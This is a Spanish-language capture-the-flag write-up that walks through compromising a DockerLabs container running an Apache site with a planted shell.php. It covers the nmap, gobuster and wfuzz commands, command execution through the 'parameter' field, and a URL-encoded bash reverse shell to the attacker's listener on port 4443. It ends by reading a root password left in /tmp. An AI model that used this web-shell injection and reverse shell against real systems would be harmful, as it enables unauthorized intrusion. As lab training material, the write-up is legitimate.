```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo bash auto_deploy.sh whereismywebshell.tar
[sudo] password for kali:

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Tenemos una maquina de docker labs nivel fácil


```
┌──(kali㉿kali)-[~]
└─$ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.079 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.079/0.079/0.079/0.000 ms
```

Hacemos un ping, vemos que tenemos conexión y un ttl=64 lo que nos indica que es maquina linux

```
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Academia de Ingl\xC3\xA9s (Inglis Academi)
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

sudo nmap -p- --open -sS -sC -sV --min-rate 2000 -n -vvv -Pn 172.17.0.2

El n map nos reportó que tenemo el puerto 80(http) abierto



Vamos a navegador, ponemos ipvitima, investigando vemos ese mensaje, “guardo

un secretito en tmp


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirb/common.txt -x txt,py,php,sh
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              sh,txt,py,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 275]
.hta.txt             (Status: 403) [Size: 275]
.hta.php             (Status: 403) [Size: 275]
.hta.py              (Status: 403) [Size: 275]
.htaccess            (Status: 403) [Size: 275]
.hta.sh              (Status: 403) [Size: 275]
.htpasswd            (Status: 403) [Size: 275]
.htpasswd.php        (Status: 403) [Size: 275]
.htaccess.txt        (Status: 403) [Size: 275]
.htaccess.php        (Status: 403) [Size: 275]
.htaccess.sh         (Status: 403) [Size: 275]
.htpasswd.txt        (Status: 403) [Size: 275]
.htpasswd.py         (Status: 403) [Size: 275]
.htpasswd.sh         (Status: 403) [Size: 275]
.htaccess.py         (Status: 403) [Size: 275]
index.html           (Status: 200) [Size: 2510]
server-status        (Status: 403) [Size: 275]
shell.php            (Status: 500) [Size: 0]
Progress: 23065 / 23065 (100.00%)
===============================================================
Finished
===============================================================
```

Gobuster nos reportto que tenemos un shell.php con status 500 (el archivo SÍ existe, pero el servidor lanzó un error interno al procesarlo)

```
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000108069:   200        2 L      4 W        66 Ch       "parameter"
```


wfuzz -c --hc=404,500 -t 200 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-medium.txt http://172.17.0.2/shell.php?FUZZ=id

Lanzamos un wfuzz y nos reporto que tenemos el parametro “parameter” despues de shell.php





```
www-data
```


Vamos a navegtador y ponemos ipvicitma/shell.php?parameter=whoami y nos lanza que el usuraio es www-data




Vemos a reverse shell generator ponemos la ipatacante y el puerto (puede ser cualquiera) copiamos el payload que nos dio



Convertimos el payload en formato url (yo utilice chat gpt)



Vamos a una terminal y nos ponemos en escucha por el mismo puerto que pusimos en reverse shell generator



www-data

Vamos a el navegador y despues de shell.php/parameter= pegamos el payload en formato url (ojo antes ponemos bash –c y el payload en formato url lo ponemos entre comillas:

Ejemplo: http://172.17.0.2/shell.php?parameter=bash -c 'bash -i >%26 %2Fdev%2Ftcp%2F192.168.100.6%2F4443 0>%261'

Damos enter y vemos que la página se queda cargando

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4443
listening on [any] 4443 ...
connect to [192.168.100.6] from (UNKNOWN) [172.17.0.2] 48872
bash: cannot set terminal process group (22): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ae127b6f8a3c:/var/www/html$ whoami
whoami
www-data
www-data@ae127b6f8a3c:/var/www/html$ cd /tmp
cd /tmp
www-data@ae127b6f8a3c:/tmp$ ls -la
ls -la
total 12
drwxrwxrwt 1 root root 4096 Feb 13 20:03 .
drwxr-xr-x 1 root root 4096 Feb 13 20:03 ..
-rw-r--r-- 1 root root   21 Apr 12  2024 .secret.txt
www-data@ae127b6f8a3c:/tmp$ cat .secret.txt
cat .secret.txt
contraseñaderoot123
www-data@ae127b6f8a3c:/tmp$ su root
su root
Password: contraseñaderoot123
whoami
root
```

Vamos a dodne estavamos en escucha y tenemos conexión

Ponemos whoami y vemos que somos usuario www-data

Recordamos que en la primera página que investigamos vimos que teníamos un "guardo un secretito en tmp"

Cd /tmp

Ls –la para ver los archivos que estén en la carpeta

Vemos un .secret.txt

Cat .secret.txt

Y vemos una contraseña "contrasenaderoot"

Su root (para ser root), ponemos la contrasena

Y somos root